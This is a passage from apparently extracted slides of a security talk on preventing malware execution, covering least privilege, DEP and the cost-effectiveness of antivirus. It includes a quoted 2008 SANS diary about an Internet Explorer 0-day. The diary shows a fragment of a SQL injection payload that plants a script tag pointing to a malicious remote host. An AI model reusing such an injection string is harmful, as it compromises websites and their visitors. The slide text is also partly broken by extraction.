- ... must be (“successfully”) executed
- And perform harm
 - Often priv escalation necessary for this
- Again (yes, I repeat myself): think about preventative instruments....



Prevention of execution

- Least Privilege
- Integrity levels (Win)
- DEP et.al.



You all heard this before
[as many pieces of my talk ;-)]

Do not work as admin ;-)



Examples for DEP

■ MS 08-78



06:14 UTC sans.org (Portal) GIAC My ISC port/ip lookup/ How To Submit Logs

INTERNET STORM CENTER Today's Internet Threat Level: GREEN
Handler on Duty: Joel Esler

Diary Trends Reports About Presentations

[Handler's Diary: Web application vulnerabilities;](#)

Diary

previous next

0-day exploit for Internet Explorer in the wild

Published: 2008-12-10,
Last Updated: 2008-12-11 09:50:54 UTC
by Bojan Zdmja (Version: 3)

2 comment(s) Digg submit facebook twitter

UPDATE 2:

Here are couple of updates regarding the latest 0-day.
As noted in Microsoft's advisory, Windows Server 2008 and Vista (both SP0 and SP1) are affected as well. The for Windows Vista is publicly available now as well, but most malicious web sites still use the exploit I analyzed yesterday, so they are attacking only Windows XP and Windows 2003 machines.

It also appears that more attackers are now using this – we received log files showing that attackers using SQL injection are now. The SQL Injection attacks are similar to those we've described multiple times before (see <http://isc.sans.org/diary.html?storyid=4565>, for example). The important part includes the target URL that is

```
...  
rtrim(convert(varchar(4000),['+@C+']))+'<script src=http://17gamo [dot] com/1.js></script>  
FETCH NEXT FROM  
...
```



Question

- Which technology (that all of you use to fight malware) has not yet been mentioned in my talk?

- Anti-Virus



McAfee®



SOPHOS

- Why?



symantec. Confidence in a connected world.



Why?

- **Remember: it's all about risk.**
- **And: it's all about getting results with a somehow limited set of resources.**

- **AV simply has a bad cost/impact ratio (especially when compared to the other stuff above).**


Remember your limited resources:




&




Magic Quadrant of Security Controls



Let's fill it




Components	Implementation	Operations
Firewall Antivirus Firewall PKI IDS/IPS DLP	Security policy Firewall rules ACLs Permissions	Patch management AV-signature update Monitoring Incident response




Magic Quadrant of Security Controls

Just some examples, your mileage may vary



Let me summarize

- Risk management is essential.
- Prevention is a good thing.
- The house of security has several pillars. Don't just focus on one.
But put energy on operations!
- Often it's the simple things in life...



There's never enough time...

THANK YOU...



...for yours!

